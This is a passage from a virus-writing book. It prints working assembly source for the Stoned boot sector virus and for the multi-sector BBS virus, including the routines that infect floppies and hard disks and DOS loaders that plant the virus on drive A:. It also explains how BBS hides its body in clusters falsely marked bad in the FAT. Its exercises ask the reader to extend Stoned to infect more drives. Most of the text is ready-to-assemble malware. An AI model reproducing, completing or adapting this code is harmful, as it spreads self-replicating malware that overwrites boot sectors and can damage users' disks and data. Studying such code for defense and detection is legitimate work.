                INC     CX                      ;the floppy boot sector
                PUSHF                           ;fake an int 13H with push/call
                CALL    DWORD PTR CS:[OLD_INT13]
                JNC     CHECK_BOOT_SEC          ;if no error go check bs out
                XOR     AX,AX                   ;error, attempt disk reset
                PUSHF                           ;fake an int 13H again
                CALL    DWORD PTR CS:[OLD_INT13]
                DEC     SI                      ;decrement retry counter
                JNZ     READ_LOOP               ;and try again if counter ok
                JMP     SHORT EXIT_INFECT       ;read failed, get out
                NOP
```

```
;Here we determine if the boot sector from the floppy is already infected
CHECK_BOOT_SEC: XOR     SI,SI                   ;si points to the virus in ram
                MOV     DI,200H                 ;di points to bs in question
                CLD
                PUSH    CS                      ;ds=cs
                POP     DS
                LODSW                           ;compare first four bytes of
                CMP     AX,[DI]                 ;the virus to see if the same
                JNE     WRITE_VIRUS             ;no, go put the virus on floppy
                LODSW
                CMP     AX,[DI+2]
                JE      EXIT_INFECT             ;the same, already infected
WRITE_VIRUS:    MOV     AX,301H                 ;write virus to floppy A:
                MOV     BX,200H                 ;first put orig boot sec
                MOV     CL,3                    ;to Cyl 0, Hd 1, Sec 3
                MOV     DH,1                    ;this is the last sector in the
                PUSHF                           ;root directory
                CALL    DWORD PTR CS:[OLD_INT13]      ;fake int 13
                JC      EXIT_INFECT             ;if an error, just get out
                MOV     AX,301H                 ;else write viral boot sec
                XOR     BX,BX                   ;to Cyl 0, Hd 0, Sec 1
                MOV     CL,1                    ;from right here in RAM
                XOR     DX,DX
                PUSHF                           ;fake an int 13 to ROM BIOS
                CALL    DWORD PTR CS:[OLD_INT13]
EXIT_INFECT:    POP     DI                      ;exit the infect routine
                POP     SI                      ;restore everything
                POP     ES
                POP     DX
                POP     CX
                POP     BX
                RET


;*****************************************************************************
;This is the start-up code for the viral boot sector, which is executed when
;the system boots up.

START3:         XOR     AX,AX                   ;Stoned boot sector start-up
                MOV     DS,AX                   ;set ds=ss=0
                CLI                             ;ints off for stack change
                MOV     SS,AX
                MOV     SP,7C00H                ;initialize stack to 0000:7C00
                STI
                MOV     AX,WORD PTR ds:[int13_Off] ;get current int 13H vector
                MOV     DS:[OLD_INT13+7C00H],AX  ;and save it here
                MOV     AX,WORD PTR ds:[int13_Seg]
                MOV     DS:[OLD_INT13+7C02H],AX
                MOV     AX,DS:[MEM_SIZE]        ;get memory size in 1K blocks
                DEC     AX                      ;subtract 2K from it
                DEC     AX
                MOV     DS:[MEM_SIZE],AX        ;save it back
                MOV     CL,6                    ;Convert mem size to segment
                SHL     AX,CL                   ;value
                MOV     ES,AX                   ;and put it in es
                MOV     DS:[HIMEM_JMP+7C02H],AX ;save segment here
                MOV     AX,OFFSET INT_13H       ;now hook interrupt 13H
                MOV     WORD PTR ds:[int13_Off],AX ;into high memory
                MOV     WORD PTR ds:[int13_Seg],ES
                MOV     CX,OFFSET END_VIRUS     ;move this much to hi mem
                PUSH    CS
                POP     DS                      ;cs=7C0H from far jmp at start
                XOR     SI,SI                   ;si=di=0
                MOV     DI,SI
                CLD
                REP     MOVSB                   ;move virus to high memory
                JMP     DWORD PTR CS:[HIMEM_JMP];and go
```

```
HIMEM:                                          ;here in high memory
                MOV     AX,0                    ;reset disk drive
                INT     13H
                XOR     AX,AX
                MOV     ES,AX                   ;es=0
                MOV     AX,201H                 ;prep to load orig boot sector
                MOV     BX,7C00H
                CMP     BYTE PTR CS:[DRIVE_NO],0;which drive booting from
                JE      FLOPPY_BOOT             ;ok, booting from floppy, do it
HARD_BOOT:
                MOV     CX,7                    ;else booting from hard disk
                MOV     DX,80H                  ;Read Cyl 0, Hd 0, Sec 7
                INT     13H                     ;where orig part sec is stored
                JMP     GO_BOOT                 ;and jump to it

FLOPPY_BOOT:    MOV     CX,3                    ;Booting from floppy
                MOV     DX,100H                 ;Read Cyl 0, Hd 1, Sec 3
                INT     13H                     ;where orig boot sec is
                JC      GO_BOOT                 ;if an error go to trash!!
                TEST    BYTE PTR ES:[TIMER],7   ;message display one in 8
                JNZ     MESSAGE_DONE            ;times, else none
                MOV     SI,OFFSET STONED_MSG1   ;play the message
                PUSH    CS
                POP     DS                      ;ds=cs
MSG_LOOP:       LODSB                           ;get a byte to al
                OR      AL,AL                   ;al=0?
                JZ      MESSAGE_DONE            ;yes, all done
                MOV     AH,0EH                  ;display byte using BIOS
                MOV     BH,0
                INT     10H
                JMP     SHORT MSG_LOOP          ;and go get another

MESSAGE_DONE:   PUSH    CS
                POP     ES                      ;es=cs
                MOV     AX,201H                 ;Attempt to read hard disk BS
                MOV     BX,200H                 ;to infect it if it hasn’t been
                MOV     CL,1
                MOV     DX,80H
                INT     13H
                JC      GO_BOOT                 ;try boot if error reading
                PUSH    CS
                POP     DS                      ;check 1st 4 bytes of HD BS
                MOV     SI,200H                 ;to see if it’s infected yet
                MOV     DI,0
                LODSW
                CMP     AX,[DI]                 ;check 2 bytes
                JNE     INFECT_HARD_DISK        ;not the same, go infect HD
                LODSW
                CMP     AX,[DI+2]               ;check next 2 bytes
                JNE     INFECT_HARD_DISK        ;not the same, go infect HD

GO_BOOT:        MOV     CS:[DRIVE_NO],0         ;zero this for floppy infects
                JMP     DWORD PTR CS:[BOOT_SEC_START]     ;jump to 0000:7C00

INFECT_HARD_DISK:
                MOV     CS:[DRIVE_NO],2         ;flag to indicate bs on HD
                MOV     AX,301H                 ;write orig part sec here
                MOV     BX,200H                 ;(Cyl 0, Hd 0, Sec 7)
                MOV     CX,7
                MOV     DX,80H
                INT     13H
                JC      GO_BOOT                 ;error, abort
                PUSH    CS
                POP     DS
                PUSH    CS
                POP     ES                      ;ds=cs=es=high memory
                MOV     SI,OFFSET PART_TABLE + 200H
                MOV     DI,OFFSET PART_TABLE    ;move partition tbl into
                MOV     CX,242H                 ;viral boot sector
```

```
              REP     MOVSB                    ;242H move clears orig bs in ram
              MOV     AX,0301H                 ;write it to the partition BS
              XOR     BX,BX                    ;at Cyl 0, Hd 0, Sec 1
              INC     CL
              INT     13H
              JMP     SHORT GO_BOOT            ;and jump to original boot sec

;******************************************************************************

;Messages and blank space

STONED_MSG1   DB      7,'Your PC is now Stoned!',7,0DH,0AH,0AH,0
STONED_MSG2   DB      'LEGALISE MARIJUANA!'

END_VIRUS:                                     ;end of the virus

              DB      0,0,0,0,0,0              ;blank space, not used

PART_TABLE:                                    ;space for HD partition table
              DB      16 dup (0)               ;partition 1 entry
              DB      16 dup (0)               ;partition 2 entry
              DB      16 dup (0)               ;partition 3 entry
              DB      16 dup (0)               ;partition 4 entry


              DB      0,0                      ;usually 55 AA boot sec ID

;******************************************************************************
;This is the virus loader. When executed from DOS, this is the routine that
;gets called, and it simply infects drive A: with the Stoned virus.
LOADER:
        push    cs                       ;set ds=es=cs
        pop     es
        push    cs
        pop     ds

        mov     ax,201H                  ;read boot sector
        mov     bx,OFFSET BUF            ;into a buffer
        mov     cx,1
        mov     dx,0
        int     13H
        jnc     LOAD1
        mov     ax,201H                  ;do it twice to compensate for
        int     13H                      ;disk change

LOAD1:  mov     ax,301H                  ;write original boot sector to disk
        mov     cx,3
        mov     dx,100H
        int     13H

        mov     ax,301H                  ;and write virus to boot sector
        mov     bx,0
        mov     cx,1
        mov     dx,0
        int     13H

        mov     ax,4C00H                 ;then exit to DOS
        int     21H

BUF     db      512 dup (?)              ;buffer for disk reads/writes

.stack          ;leave room for a stack in an EXE file

        END     LOADER
```

Exercises

1. Modify Stoned so that it does not infect the hard disk at all. You may find this modification useful for testing purposes in the rest of these exercises, since you won't have to clean up your hard disk every time you run the virus.

2. As presented here, Stoned infects only floppy disks accessed in the A: drive. Modify it so that it will infect disks in A: or B:. You'll have to modify the Interrupt 13H handler to check for either drive, and to check the proper motor status flag for the drive involved.

3. Take out the motor status check in the Interrupt 13H handler, and then, with the virus active, load a program from floppy. Take note of the added disk activity while loading.

4. Rewrite Stoned so that it does not need a far jump at the start of its code.

5. Install the modified BASIC boot sector that examines the Interrupt 13H vector which was discussed in Exercise 2 of the last chapter. Make sure it works, and then infect this diskette with Stoned. Does the BASIC boot sector now alert you that the Interrupt 13H vector has been modified? Why? Can you see how this can be a useful anti-virus program?

Advanced Boot Sector Techniques

Up to now, we've only discussed boot sector viruses that take up a single sector of code. For example, the Stoned virus we discussed in the last chapter occupied just one sector. Certainly it is a very effective virus. At the same time, it is limited. One cannot add very much to it because there just isn't room in a 512 byte chunk of code. If one wanted to add anything, be it anti-anti-virus routines, or a complex logic bomb, or beneficial routines, there's no place to put it.

For this reason, most sophisticated boot sector viruses are written as multi-sector viruses. Although we're not ready for the fancy add-ons yet, understanding how multi-sector boot sector viruses work is important in order to do that later. The *Basic Boot Sector* virus—or BBS—is a very simple multi-sector virus which is well-adapted to these purposes.

Basic Functional Characteristics

Functionally, BBS doesn't do much more than Stoned. It migrates from a floppy disk to a hard disk at boot time, It goes resident using the same mechanism as Stoned, hooking interrupt 13H, infecting floppy disks as they are accessed.

The main difference between BBS and Stoned revolves around handling multiple sectors. Rather than simply going resident and then looking at the original boot sector and executing it, the BBS virus must first load the rest of itself into memory. Figure 12.1 explains this loading process.

Another important difference is that the BBS handles floppy infections in a manner completely compatible with DOS. As you'll remember, the Stoned could run into problems if a root directory had too many entries in it—a not uncommon occurrence for some disk formats. The BBS, because it is larger, can use a technique which will not potentially damage a disk.




Fig. 12.1: The BBS virus in memory.

The BBS on the Hard Disk

BBS takes over the Master Boot Sector on the hard disk, replacing it with its own code (keeping the Partition Table intact, of course). Starting in Cylinder 0, Head 0, Sector 2, BBS stores its main body in 2 sectors. Then, in Cylinder 0, Head 0, Sector 4, it stores the original Master Boot Sector. Since all of Cylinder 0, Head 0 is normally free, the virus can store up to 512 bytes times the number of sectors in that cylinder.

At boot time, the BBS virus gets the size of conventional memory from the BIOS data area at 0:413H, subtracts (VIR_SIZE+3)/2=2 from it, then copies itself into high memory. BBS adjusts the segment it uses for **cs** so that the viral Master Boot Sector always executes at offset 7C00H whether it be in segment 0 or the high segment which BBS reserves for itself. (See Figure 12.1)

Once in high memory, the BBS Master Boot Sector loads the rest of the virus and the original Master Boot Sector just below it, from offset 7600H to 7BFFH. Then it hooks Interrupt 13H, moves the original Master Boot Sector to 0:7C00H, and executes it.

Simple enough.

The BBS on Floppy Disk

When infecting floppy disks, the BBS virus is much more sophisticated than Stoned. Obviously, trying to hide multiple sectors in a place like the root directory just won't do. After all, the root directory isn't that big to begin with.

The BBS attempts to infect disks in a manner completely compatible with DOS. It won't take up areas on the disk normally reserved for operating system data. Instead, it works within the framework of the file system on the disk, and reserves space for itself in much the same way the file system reserves space for a file. To do that, it must be smart enough to manipulate the *File Allocation Tables* on the disk.

Every disk is broken down into logical units called *clusters* by DOS. Clusters range anywhere from one to 64 or more sectors, depending on the size of the disk. Each cluster is represented by one entry in the File Allocation Table (FAT). This entry tells DOS what it is doing with that cluster. A zero in the FAT tells DOS that the cluster is free and available for use. A non-zero entry tells DOS that this cluster is being used by something already.

The FAT system allows DOS to retrieve files when requested. A file's directory entry contains a field pointing to the first cluster used by the file. (See Figure 3.4) If you look that cluster up in the FAT, the number you find there is either the number of the next cluster used by the file, or a special number used to indicate that this is the last cluster used by the file.

Typically, a disk will have two identical copies of the FAT table (it's important, so a backup made sense to the designers of DOS). They are stored back-to-back right after the operating system boot sector, and before the root directory. DOS uses two kinds of FATs, 12-bit and 16-bit, depending on the size of the disk. All of the standard floppy formats use 12-bit FATs, while most hard disks use 16-bit FATs. The main criterion DOS uses for choosing which to use is the size of the disk. A 12-bit FAT allows about 4K entries, whereas a 16-bit FAT allows nearly 64K entries. The more FAT entries, the more clusters, and the more clusters, the smaller each cluster will be. That's important, because a cluster represents the minimum storage space on a disk. If you have a 24 kilobyte cluster size, then even a one byte file takes up 24K of space.

Let's consider the 12-bit FAT a little more carefully here. For an example, let's look at a 360K floppy. Clusters are two sectors, and there are 355 of them. The first FAT begins in Track 0, Head 0, Sector 2, and the second in Track 0, Head 0, Sector 4. Each FAT is also two sectors long.

The first byte in the FAT identifies the disk type. A 360K disk is identified with an 0FDH in this byte. The first valid entry in the FAT is actually the third entry in a 12-bit FAT. Figure 12.2 dissects a typical File Allocation Table.

Normally, when a diskette is formatted, the FORMAT program verifies each track as it is formatted. If it has any trouble verifying a cylinder, it marks the relevant cluster bad in the FAT using an FF7 entry. DOS then avoids those clusters in every disk access. If it did not, the disk drive would hang up on those sectors every time something tried to access them, until the program accessing them timed out. This is an annoying sequence of events you may some-




Fig. 12.2: A Typical File Allocation Table.

times experience with a disk that has some bad sectors on it that went bad after it was formatted.


When infecting a floppy disk, the BBS virus first searches the FAT to find some sectors that are currently not in use on the disk. Then it marks these sectors, where it hides its code, as bad even though they really aren't. That way, DOS will no longer access them. Thus, the BBS virus won't interfere with DOS, though it will take up a small amount of space on the disk—and it can still access itself using direct Interrupt 13H calls. (See Figure 12.3) In the event that there aren't enough contiguous free clusters on the disk for BBS, the virus will simply abort its attempt to infect the disk.

The BBS utilizes several generic routines to manipulate the FAT, which are included in the FAT manager file FATMAN.ASM, which will work with any diskette using a 12-bit FAT. To set up the FAT management routines, a call must be made to `INIT_FAT_MANAGER` with the boot sector of the disk to be accessed in the `SCRATCHBUF` disk read/write buffer area in memory. Once properly initialized, the first routine, `FIND_FREE`, will locate a number of contiguous free sectors on the disk in question. The number of sectors to find are stored in **bx** before calling `FIND_FREE`. On return, the carry flag is set if no space was found, otherwise **cx** contains the cluster number where the requested free space starts.

Next, the MARK_CLUSTERS routine is called to mark these clusters bad. On entry, MARK_CLUSTERS is passed the starting cluster to mark in **dx** and the number of clusters to mark in **cx**. Finally, UPDATE_FAT_SECTOR writes both FATs out to disk, completing the process. Thus, marking clusters bad boils down to the rather simple code

```
        call    INIT_FAT_MANAGER
        mov     cx,VIR_SIZE+1
```

Fig. 12.3: The BBS virus on floppy disk.


FAT TWO
MAIN BODY OF VIRUS
ORIG BOOT SECTOR
Marked Bad
ROOT DIRECTORY
FAT ONE
Computer boots from this sector
VIRAL BOOT SECTOR

```
call    FIND_FREE
jc      EXIT
mov     dx,cx
mov     cx,VIR_SIZE+1
call    MARK_CLUSTERS
call    UPDATE_FAT_SECTOR
```

With FATs properly marked, the virus need only write itself to disk. But where? To find out, the virus calls one more FATMAN.ASM routine, CLUST_TO_ABSOLUTE. This routine is passed the cluster number in **cx**, and it returns with the **cx** and **dx** registers set up ready for a call to Interrupt 13H that will access the disk beginning in that cluster.

The only thing that FATMAN needs to work properly is the data area in the floppy disk boot sector (See Table 10.1). From this data, it is able to perform all the calculations necessary to access and maintain the FAT.

The BBS will attempt to infect a floppy disk every time Track 0, Head 0, Sector 1 (the boot sector) is read from the disk. Normally, this is done every time a new disk is inserted in a drive and accessed. DOS must read this sector to get the data area from the disk to find out where the FATs, Root Directory, and files are stored. BBS simply piggy-backs on this necessary activity and puts itself on the disk before DOS can even get the data. This logic is illustrated in Figure 12.4.

Self-Detection

To avoid doubly-infecting a diskette (which, incidentally, would not be fatal) or a hard disk (which would be fatal), BBS reads the boot sector on the disk it wants to infect and compares the first 30 bytes of code with itself. These 30 bytes start after the data area in the boot sector at the label BOOT. If they are the same, then the virus is safe in assuming that it has already infected the disk, and it need not re-infect it.




Figure 12.4: BBS floppy infect logic.

Compatibility

In theory, the BBS virus will be compatible with any FAT-based floppy disk and any hard disk.

In designing any virus that hides at the top of conventional memory and hooks Interrupt 13H, one must pay some attention to what will happen when advanced operating systems like OS/2 load into memory. These operating systems typically do not use the BIOS to access the disk. Rather, they have installable device drivers that do all of the low-level I/O and interface with the hardware. Typically, a virus like BBS will simply get bypassed when OS/2 is loaded. It will be active until the device driver is loaded, and then it sits there in limbo, unable to infect any more floppy disks, because Interrupt 13H never gets called.

One important exception is the 32-bit extensions for Windows 3.1. When the 32-bit disk driver loads, it notices that the Interrupt 13H vector is hooked below DOS, and it suggests to the user that there is possible viral activity, and then refuses to install. That's no big deal, because Windows just goes ahead and uses BIOS after that, but it gives the impression that there is a Windows incompatibility. Trying to overcome this "incompatibility" is probably a waste of time, though, because the 32-bit disk driver has lots of other problems, and one generally does better without installing it to begin with.

The Loader

The BBS virus listed below compiles to a COM file which can be executed directly from DOS. When executed from DOS, a loader simply calls the `INFECT_FLOPPY` routine, which proceeds to infect the diskette in drive A: and then exit.

The BBS Source

The following assembler source, BBS.ASM, can be assembled to a COM file and executed directly from DOS to infect the A: drive. You'll also need the FATMAN.ASM, INT13H.ASM, and BOOT.ASM files, listed next. The following code will assemble directly with TASM. It will assemble with MASM 6.0 as-is, and earlier versions, provided you change the ".model tiny" statement to a ".model small" because not all MASMs understand the tiny model. A86 is pretty brain-dead here. It'll only work if you replace some "OFFSET X - OFFSET Y"'s because it's not smart enough to figure that out. I'll leave that up to you, though.

```
;The BBS Virus is a boot sector virus which remains resident in memory
;after boot so it can infect disks.

.model  tiny                        ;change to "small" for MASM versions that dont
.code                               ;understand "tiny"

        ORG     100H
```

```
;This function acts as the loader for the virus. It infects the disk in a:
START:
        mov     BYTE PTR ds:[CURR_DISK],0       ;infect drive #0 (a:)
        mov     dl,0                            ;set up dl for CHECK_DISK
        call    CHECK_DISK                      ;is floppy already infected?
        jz      EXIT_BAD                        ;yes, just exit
        call    INIT_FAT_MANAGER                ;initialize FAT mgmt routines
        call    INFECT_FLOPPY                   ;no, go infect the diskette
EXIT_NOW:
        mov     ah,9                            ;say infection ok
        mov     dx,OFFSET OK_MSG
        int     21H
        mov     ax,4C00H                        ;exit to DOS
        int     21H


EXIT_BAD:
        mov     ah,9                            ;say there was a problem
        mov     dx,OFFSET ERR_MSG
        int     21H
        mov     ax,4C01H                        ;exit with error code
        int     21H

OK_MSG  DB      'Infection complete!$'
ERR_MSG DB      'Infection process could not be completed!$'

;******************************************************************************
;* BIOS DATA AREA                                                             *
;******************************************************************************

        ORG     413H

MEMSIZE DW      640                     ;size of memory installed, in KB

;******************************************************************************
;* VIRUS CODE STARTS HERE                                                     *
;******************************************************************************

VIR_SIZE        EQU     2       ;size of virus, in sectors

        ORG     7C00H - 512*VIR_SIZE - 512

BBS:                            ;A label for the beginning of the virus

INCLUDE INT13H.ASM              ;include interrupt 13H handler main routine

;******************************************************************************
;This routine checks the status of the diskette motor flag for the drive in
;dl. If the motor is on, it returns with nz, else it returns with z.
CHECK_MOTOR:
        push    bx
        push    dx
        push    es
        xor     bx,bx
        mov     es,bx                           ;es=0
        mov     bx,43FH                         ;motor status at 0:43FH
        mov     bl,es:[bx]
        inc     dl
        and     bl,dl                           ;is motor on? ret with flag set
        pop     es
        pop     dx
        pop     bx
        ret

;******************************************************************************
;See if disk dl is infected already. If so, return with Z set. This
;does not assume that registers have been saved, and saves/restores everything
;but the flags.
```

```
CHECK_DISK:
        push    ax                              ;save everything
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        push    bp
        push    ds
        push    es

        mov     ax,cs
        mov     ds,ax
        mov     es,ax
        mov     bx,OFFSET SCRATCHBUF            ;buffer for the boot sector
        mov     dh,0                            ;head 0
        mov     cx,1                            ;track 0, sector 1
        mov     ax,201H                         ;BIOS read function
        push    ax
        int     40H                             ;do double read to
        pop     ax                              ;avoid problems with just
        int     40H                             ;changed disk
        jnc     CD1
        xor     al,al                           ;act as if infected
        jmp     SHORT CD2                       ;in the event of an error
CD1:    call    IS_VBS                          ;see if viral boot sec (set z)
CD2:    pop     es                              ;restore everything
        pop     ds                              ;except the z flag
        pop     bp
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        ret


;******************************************************************************
;This routine puts the virus on the floppy disk. It has no safeguards to pre-
vent infecting
;an already infected disk. That must occur at a higher level.
;On entry, [CURR_DISK] must contain the drive number to act upon.

INCLUDE FATMAN.ASM

INFECT_FLOPPY:
        push    ax
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        push    bp
        push    ds
        push    es
        mov     ax,cs
        mov     ds,ax
        mov     es,ax
        mov     bx,VIR_SIZE+1                   ;number of sectors requested
        call    FIND_FREE                       ;find free space on disk
        jnc     INF1                            ;exit now if no space
IFX:    pop     es
        pop     ds
        pop     bp
        pop     di
        pop     si
        pop     dx
```

```
        pop     cx
        pop     bx
        pop     ax
        ret

INF1:   push    cx
        mov     dx,cx                           ;dx=cluster to start marking
        mov     cx,VIR_SIZE+1                   ;sectors requested
        call    MARK_CLUSTERS                   ;mark required clusters bad
        call    UPDATE_FAT_SECTOR               ;and write it to disk

        mov     ax,0201H
        mov     bx,OFFSET SCRATCHBUF
        mov     cx,1
        mov     dh,ch
        mov     dl,[CURR_DISK]
        int     40H                             ;read original boot sector

        mov     si,OFFSET SCRATCHBUF + 3        ;BS_DATA in current sector
        mov     di,OFFSET BOOT_START + 3
        mov     cx,59                           ;copy boot sector disk info over
        rep     movsb                           ;to new boot sector
        mov     di,OFFSET END_BS_CODE
        mov     si,di
        sub     si,(OFFSET BOOT_START - OFFSET SCRATCHBUF)
        mov     cx,7E00H                        ;so boot works right on
        sub     cx,di
        rep     movsb                           ;floppies too

        pop     cx
        call    CLUST_TO_ABSOLUTE               ;set cx,dx up with trk, sec, hd
        xor     dl,dl
        mov     ds:[VIRCX],cx
        mov     ds:[VIRDX],dx

        mov     dl,ds:[CURR_DISK]
        mov     bx,OFFSET BBS
        mov     si,VIR_SIZE+1                   ;read/write VIR_SIZE+1 sectors
INF2:   push    si
        mov     ax,0301H                        ;read/write 1 sector
        int     40H                             ;call BIOS to write it
        pop     si
        jc      IFEX                            ;exit if it fails
        add     bx,512                          ;increment read buffer
        inc     cl                              ;get ready to do next sec
        cmp     cl,BYTE PTR [SECS_PER_TRACK]    ;last sector on track?
        jbe     INF3                            ;no, continue
        mov     cl,1                            ;yes, set sector=1
        inc     dh                              ;try next side
        cmp     dh,2                            ;last side?
        jb      INF3                            ;no, continue
        xor     dh,dh                           ;yes, set side=0
        inc     ch                              ;and increment track count
INF3:   dec     si
        jnz     INF2
        mov     ax,0301H
        mov     bx,OFFSET BOOT_START
        mov     cx,1
        mov     dh,ch
        mov     dl,[CURR_DISK]
        int     40H                             ;write viral bs into boot sector
IFEX:   jmp     IFX


;*******************************************************************************
;Infect Hard Disk Drive AL with this virus. This involves the following steps:
;A) Read the present boot sector. B) Copy it to Track 0, Head 0, Sector 7.
;C) Copy the disk parameter info into the viral boot sector in memory. D) Copy
;the viral boot sector to Track 0, Head 0, Sector 1. E) Copy the BBS
```

```
;routines to Track 0, Head 0, Sector 2, 5 sectors total. The present MBS
;should already be in memory at SCRATCHBUF when this is called!

INFECT_HARD:
        mov     bx,OFFSET BBS                   ;and go write it at
        mov     dx,80H                          ;drive c:, head 0
        mov     ds:[VIRDX],dx                   ;save where virus goes
        mov     cx,0002H                        ;track 0, sector 2
        mov     ds:[VIRCX],cx
        mov     ax,0300H + VIR_SIZE + 1         ;BIOS write
        int     13H                             ;virus + original mbs to disk

        mov     si,OFFSET SCRATCHBUF + 1BEH     ;set up partition table
        mov     di,OFFSET PART
        mov     cx,40H
        rep     movsb

        mov     WORD PTR ds:[BS_SECS_PER_TRACK],64 ;make this big enough to work
        mov     bx,OFFSET BOOT_START
        mov     dx,80H                          ;head 0, drive c:
        mov     cx,1                            ;track 0, sector 1
        mov     ax,301H                         ;write 1 sector
        int     13H

        ret

;*****************************************************************************
;This routine determines if a hard drive C: exists, and returns NZ if it does,
;Z if it does not.
IS_HARD_THERE:
        push    ds
        xor     ax,ax
        mov     ds,ax
        mov     bx,475H                         ;Get hard disk count from bios
        mov     al,[bx]                         ;put it in al
        pop     ds
        or      al,al                           ;return z set/reset
        ret

;*****************************************************************************
;Determine whether the boot sector in SCRATCHBUF is the viral boot sector.
;Returns Z if it is, NZ if not. The first 30 bytes of code, starting at BOOT,
;are checked to see if they are identical. If so, it must be the viral boot
;sector. It is assumed that es and ds are properly set to this segment when
;this is called.

IS_VBS:
        push    si                              ;save these
        push    di
        cld
        mov     di,OFFSET BOOT                  ;set up for a compare
        mov     si,OFFSET SCRATCHBUF + (OFFSET BOOT - OFFSET BOOT_START)

        mov     cx,15
        repz    cmpsw                           ;compare 30 bytes
        pop     di                              ;restore these
        pop     si
        ret                                     ;and return with z properly set

;*****************************************************************************
;* A SCRATCH PAD BUFFER FOR DISK READS AND WRITES                            *
;*****************************************************************************

        ORG     7C00H - 512

SCRATCHBUF:                                   ;buffer for virus disk read/write
```

```
INCLUDE BOOT.ASM                                ;include boot sector code

        END     START
```

The FATMAN Listing

The FATMAN.ASM file is used by the BBS virus to access and manipulate the File Allocation Table on floppy disks. It is also used by a number of other viruses discussed later in this book. It cannot be assembled separately. Rather, it is an include file for use with other ASM files.

```
;12 Bit File Attribute Table manipulation routines. These routines only
;require a one sector buffer for the FAT, no matter how big it is.

;The following data area must be in this order. It is an image of the data
;stored in the boot sector.
MAX_CLUST       DW      ?               ;maximum cluster number
